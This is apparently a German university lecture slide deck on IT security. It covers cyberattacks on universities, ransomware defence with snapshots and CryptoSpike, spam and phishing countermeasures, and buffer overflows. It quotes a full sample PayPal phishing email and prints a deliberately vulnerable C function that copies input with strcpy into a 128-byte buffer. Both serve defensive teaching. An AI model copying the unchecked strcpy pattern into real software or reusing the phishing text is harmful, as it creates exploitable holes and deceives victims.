- Weltweite Cyberangriffe:
 - <https://konbriefing.com/de-topics/cyberangriffe.html>
- Angriffe gegen Universitäten (Ransomware, DDoS, Datendiebstahl)
 - <https://konbriefing.com/de-topics/cyber-angriffe-universitaeten.html>



30. Oktober 2023

Cyberangriff auf eine Fachhochschule in Niedersachsen, Deutschland

Hochschule Hannover (HsH) - Hannover, Niedersachsen, Deutschland

Die Hochschule Hannover ist von einem Cyberangriff betroffen

<https://www.hs-hannover.de/ueber-uns/org...>



Oktober 2023 ?

Cyberangriff auf die Polizei einer Universität in Kalifornien

Stanford University Department of Public Safety - Stanford, Kalifornien, USA (Santa Clara County)

[Stanford statement on Department of Public Safety cybersecurity incident](#)

<https://news.stanford.edu/report/2023/10...>

[Stanford University investigating cyberattack after ransomware claims](#)

<https://therecord.media/stanford-investi...>



Oktober 2023 ?

Cyberangriff auf einen Universitätsinstitut in Bremen

Universität Bremen, Institut für Didaktik der Naturwissenschaften - Bremen, Deutschland

[Hackerangriff auf unseren Server und Zugang zu Unterrichtsmaterial](#)

<https://chemiedidaktik.uni-bremen.de/hac...>

- Updates und Patches installieren
- Backups anlegen
 - andere Medien (Bänder)
 - Dateisysteme, Netzlaufwerke nicht dauernd angebunden lassen
- Schutzsoftware (VirensScanner) installieren

- „*Nur E-Mails und Anhänge von bekannten Absendern öffnen*“
 - Absender können sehr einfach gefälscht werden
 - Rechner des Absenders kann kompromittiert sein
 - Ggf. über anderen Kanal beim Absender nachfragen


Ransomware Protection / CryptoSpike Erfahrungen (1)

- Erkennungen durch Whitelist, bzw. Blacklist
 - Nicht mehr zielführend, da Ransomware-Angriffe zunehmend „intelligenter“ werden. Schadcodes ändern nicht mehr die Dateiendungen in Werte wie .crypto oder .locky.
 - Funktioniert nicht im universitären Umfeld. Sehr viele Dateiendungen vorhanden, die in Blacklist stehen.
 - Automatischer Update der Listen führen zu vielen „false positive“ Meldungen.
- Erkennung durch Behaviour Analyzer
 - Überwacht Verhaltensmuster der Benutzer in Bezug auf alle Zugriffe.
 - Jede Transaktion wird in Echtzeit analysiert, ohne merkbare Performanceeinbußen.
 - Bei einer Anomalie wird Alarm ausgelöst und blockiert den Angreifer, um eine weitere Ausbreitung zu verhindern.
 - Der geblockte User hat keinen Zugriff mehr.
 - Alle anderen User arbeiten ohne jegliche Unterbrechung weiter.
 - Es ist Fine-Tuning des Algorithmus notwendig um nicht zu viele „false positive“ Meldungen zu haben.

Ransomware Protection / CryptoSpike Erfahrungen (2)

- CryptoSpike liefert dem Administrator alle relevanten Informationen
 - User und Rechner
 - Pfad und Anzahl der betroffenen Dateien
 - Administrator kann Transaktionen analysieren
 - Die SW unterstützt mittels Integration in Snapshots den single file restore
 - Nur die betroffenen/manipulierten Dateien werden wiederhergestellt

Ransomware Protection - CryptoSpike




Ransomware Schutzziele für Speichersysteme

- Möglichst einen Befall vermeiden ☺
 - Alleine 2021 fanden ca. 623 Millionen Angriffe durch Ransomware statt
 - (Fast) nicht möglich → Eher eine Frage von WANN, WIE OFT bzw. WIE INTENSIV trifft es mich.
- Befall möglichst einschränken und Ausbreitung verhindern
- Befallene Daten wiederherstellen können
 - Snapshots erstellen
 - Spiegelung auf Sekundärsystem inkl. Backup auf Tape (Medienbruch)





Schutzziel - Ausbreitung einschränken

- Speicherbereiche begrenzen
 - Je kleiner, desto weniger wird verschlüsselt
 - Backup/Restore hängt von Größe ab
- Organisationsstruktur setzen Grenzen
 - Personal Storage
 - Institutional Storage
 - Fakultäten
 - Lehrstühle
 - weitere Projekte
- Zugriffsrechte
 - Je enger, desto besser!
- Snapshots (Read-Only!!!)
 - Können nicht verschlüsselt werden
- Software zum Schutz gegen Ransomware
 - Erkennt und unterbindet Verschlüsselung



Snapshots: Admin's Best Friends

- Snapshots sind eine Art von Sicherungskopie zu definierten
- Schedule: stündlich, täglich, wöchentlich
- Snapshots sind Read-Only!!!
 - Können nicht verschlüsselt werden
- Keine Performance-Einbußen (abhängig vom Filter)
- Zusätzlicher Speicherplatz für Snapshots nötig!



Snapshots sind gut, aber

- Wie erkenne ich einen Verschlüsselungsvorgang?
 - Je Früher desto besser
- Wie blockiere ich die weitere Verschlüsselung?
 - Welcher User verschlüsselt gerade?
 - Welcher Rechner ist involviert?
 - Welche Daten wurden/werden verschlüsselt?
 - Wie blockiere ich auch in der Nacht und am Wochenende?
- Habe ich immer einen aktuellen Snapshot parat?
 - Snapshot beim ersten Anzeichen einer Verschlüsselung erstellen
- Zielgerichteter Restore der verschlüsselten Dateien
 - Möglichst nicht komplette Fakultät/Lehrstuhl auf alten Stand zurücksetzen

1. Grundlegendes zur Angriffsanalyse
 - Notation von Sicherheitsproblemen
 - Angreifermodelle
 - Begriffe und Zusammenhänge
2. Ausgewählte technische Angriffsvarianten
 - Denial of Service (DoS und DDoS)
 - Schadsoftware (Malicious Code - Viren, Würmer, Trojanische Pferde)
 - E-Mail-Security (Spam)
 - Systemnahe Angriffe (Buffer Overflows, Backdoors, Rootkits, ...)
 - Web-basierte Angriffe (XSS, ...)
 - Netzbasierte Angriffe (Sniffing, Portscans, ...)
3. Bewertung von Schwachstellen
 - Common Vulnerability Scoring System (CVSS)
 - Zero Day Exploits

Spam-E-Mail

- Unerwünschte Werbemails (unsolicited commercial e-mail, UCE)
- Begriff SPAM
 - SPAM eingetragenes Warenzeichen von Hormel Food
 - „Spam“-Sketch aus Monty Python's Flying Circus
- E-Mail-Spam-Aufkommen
 - Am Beispiel LRZ, ein Tag im Oktober 2008
 - Zustellversuche für 14.556.000 Mails
 - Spam und Viren-Mails: 14.436.000 (~99,18 %)
 - Abgelehnte Mails: 14.400.000 (~99 %)
 - Als Spam markiert: 35.000 (~0,24 %)
 - Viren-Mails: 1.000 (~0,01 %)
 - Gewünschte Mails („Ham“): 120.000 (~0,82 %)
- Probleme:
 - Eingangs-Mailbox wird mit Spam überflutet
 - Extrem störend, oft „gefährlicher“ Inhalt
 - Zusätzlicher Aufwand (Speicherplatz, Arbeitszeit)
 - Zusätzliche Kosten (Infrastruktur, Übertragung, Personal,...)



Beispiel

Zielgruppenorientierter Spam



Subject: UNIVERSITY DIPLOMAS
Date: Tue, 08 Aug 1996 18:47:06 -0400 (EDT)

Obtain a prosperous future and secure the admiration of all for as little as \$125.

Diplomas from prestigious non-accredited universities based on your life experience.

No tests, no classes, no interviews.
All diplomas available including bachelors, masters, and doctorates (PhD's).

No one is turned down.

Your diploma puts a University Job Placement Counselor at your disposal.

Confidentiality assured.

CALL NOW to receive your diploma within days!!!

1-603-623-0033, Extension 307

Open Every Day Including Sundays and Holidays

Phishing

Information Regarding Your account:

Dear PayPal Member!

Attention! Your PayPal account has been violated!

Someone with ip address 86.34.211.83 tried to access your personal account!

Please click the link below and enter your account information to confirm that you are not currently away. You have 3 days to confirm account information or your account will be locked.

[**Click here to activate your account**](#)

You can also confirm your email address by logging into your PayPal account at
<http://www.paypal.com/> Click on the "Confirm email" link in the Activate Account box and then enter this confirmation number:
1099-81971-4441-9833-3990

Thank you for using PayPal!
The PayPal Team

Please do not reply to this e-mail. Mail sent to this address cannot be answered. For assistance,



PayPal Email ID PP391

Protect Your Account Info

Make sure you never provide your password to fraudulent websites.

To safely and securely access the PayPal website or your account, open a new web browser (e.g. Internet Explorer or Netscape) and type in the PayPal login page (<http://paypal.com/>) to be sure you are on the real PayPal site.

PayPal will never ask you to enter your password in an email.

For more information on protecting yourself from fraud, please review our Security Tips at
<https://www.paypal.com/us/securitytips>


Protect Your Password

You should never give your PayPal password to anyone.

Beispiel

Dropbox-Phishing (Oktober 2014)

- Phishing-Mail mit Dropbox als vermeintlichem Absender
- Angreifer betreibt Phishing-Website über offizielle Dropbox-Domain dropboxusercontent.com
- Zugriff auf Phishing-Website über HTTPS somit mit offiellem Dropbox-Serverzertifikat
- Diverse Logos von E-Mail-Providern motivieren zur Eingabe weiterer Accounts und Passwörter
- Ähnlicher Angriff im März 2014 über Google Docs



Bildquelle: Symantec

Gefälschte Abmahn-Mails fordern Bitcoins (10/2014)

- Verbraucherzentrale Rheinland-Pfalz warnt vor gefälschten Abmahnschreiben
- Als Absender sind reale Anwaltskanzleien angegeben
- Empfänger wird beschuldigt, urheberrechtlich geschütztes Videomaterial abgerufen zu haben
- E-Mail enthält Links auf vermutlich Malware-verseuchte Webseiten
- Forderung nach Entschädigungszahlung in Bitcoins


Quelle: <https://www.verbraucherzentrale-rlp.de/porno-phishing-mails>

Klassische Gegenmaßnahmen: Spamfilter

- Software, die eingehende Mails nach Spam durchsucht
- Arten von Spam-Filtern:
 1. Blacklist / Whitelist Ansatz:
Aussperren von Mail-Servern und Mail-Domänen, die üblicherweise von Spammer benutzt werden.
 2. Regelbasiert:
Nachricht wird inhaltlich nach Spam-Merkmalen durchsucht;
sowohl im Header als auch im Body der Mail.
 3. Filtersoftware lernt aus Beispielen:
Neuronale Netze oder Bayes-Filter bewerten Mailinhalte.
- Vor- u. Nachteile dieser Spam-Filter:
 1. Effizient zu implementieren; aber grobgranular, keine inhaltliche Prüfung.
 2. Sehr hohe Erkennungsraten; aber E-Mail muss vollständig entgegen genommen werden,
kontinuierlicher Aufwand für Konfigurationspflege.
 3. Gut in Mail-Clients zu integrieren; aber Erkennungsrate abhängig von Training (NN) bzw.
Modellierung (Bayes).

- Fehlerarten bei der Erkennung
 - Filter, die „automatisch“ Entscheidungen treffen, machen zwei Arten von (systematischen) Fehlern:
 - **Falsch positiv:** Mail wird als Spam erkannt, obwohl sie Ham ist
 - **Falsch negativ:** Mail wird als Ham bewertet, obwohl sie Spam ist
- Welche Fehlerart ist problematischer?
- Policy für Spambehandlung:
 - Spam-Mail löschen und Empfänger ggf. benachrichtigen
 - Spam-Mail markieren und dann ausliefern
 - Welche Variante bevorzugen (unter Beachtung der Fehlerarten)?
 - Vgl. auch Urteil Landgericht Bonn, 15 O 189/13
- Beispiele:
 - SpamAssassin (<http://spamassassin.apache.org/>)
 - Implementiert alle Filterarten (Blacklist, Regelbasis, Bayes-Filter)
 - Zentral und dezentral einsetzbar, fein-granular konfigurierbar
 - Spamfilter als Cloud-Dienst: Mail-Gateway mit Spamfilter bei externem Dienstleister - kein eigener Konfigurationsaufwand, aber “Mitleser”...

Greylisting gegen Spam (1/2)



1. Grundlegendes zur Angriffsanalyse
 - Notation von Sicherheitsproblemen
 - Angreifermodelle
 - Begriffe und Zusammenhänge
2. Ausgewählte technische Angriffsvarianten
 - Denial of Service (DoS und DDoS)
 - Schadsoftware (Malicious Code - Viren, Würmer, Trojanische Pferde)
 - E-Mail-Security (Spam)
 - Systemnahe Angriffe (Buffer Overflows, Backdoors, Rootkits, ...)
 - Web-basierte Angriffe (XSS, ...)
 - Netzbasierte Angriffe (Sniffing, Portscans, ...)
3. Bewertung von Schwachstellen
 - Common Vulnerability Scoring System (CVSS)
 - Zero Day Exploits


Die Lage der IT-Sicherheit in Deutschland 2023

- BSI Bericht: https://www.bsi.bund.de/DE/Service-Navi/Publikationen/Lagebericht/lagebericht_node.html
- Zunehmende Digitalisierung vergrößert die Angriffsfläche
- 70 neue Schwachstellen pro Tag
- 25 % Zunahme im Vergleich zum letzten Jahr
- Ransomware bleibt Hauptbedrohung
- Neue Bedrohungen durch KI - Phishing, DeepFakes
- Was tun?
 - Ressilienzen erhöhen
 - Cybersicherheit aktiv gestalten um „vor die Welle“ zu kommen
 - Patching, Updates, sicheres Identity- und Access Management
 - Backups, Datensicherung, Notfallpläne

Hier: stack smashing

- Ziel: Ausführen von Code auf fremdem Rechner unter fremden Rechten (z.B. *root*)
- Vorgehen:
 - Auswahl des Ziels:
 - Lokal: Programm, das z.B. mit SUID (Set User ID)-Bit, d.h. mit Rechten des Eigentümers (meist *root*), läuft.
 - Remote: Netzdienst, z.B. Samba-Fileserver
 - Überschreiben interner Programmpuffer, z.B. durch überlange Eingabe
 - Dabei Manipulation z.B. der Rücksprungadresse, dadurch Ausführen von bestimmter Programmsequenz des Angreifers; z.B. Code zum Starten einer Shell

- Speicherabbild eines Programms (am Bsp. Unix)



Anfälliger C-Code

```
1 #include <string.h>
2
3 void kopiere_eingabe (char *eingabe)
4 {
5     char kopie_der_eingabe[128];
6     strcpy(kopie_der_eingabe, eingabe);
7 }
8
9 int main (int argc, char **argv)
10 {
11     kopiere_eingabe(argv[1]);
12 }
```

Hinweis:

Betrifft nicht nur Kommandozeilenparameter, sondern z.B. auch interaktive Eingaben, Datenpakete über Netz, Parsen von Dateien, ...

- Kommandozeilenparameter (**argv[1]**) wird vom Angreifer gesteuert.
- Programmierer hat Eingabe < 128 Zeichen angenommen.
- Wenn **strlen(argv[1]) > 127**, dann reicht der reservierte Speicherplatz für die Kopie des Strings nicht aus („buffer overflow“).
- Folge: Andere Stack-Elemente werden überschrieben („stack smashing“).

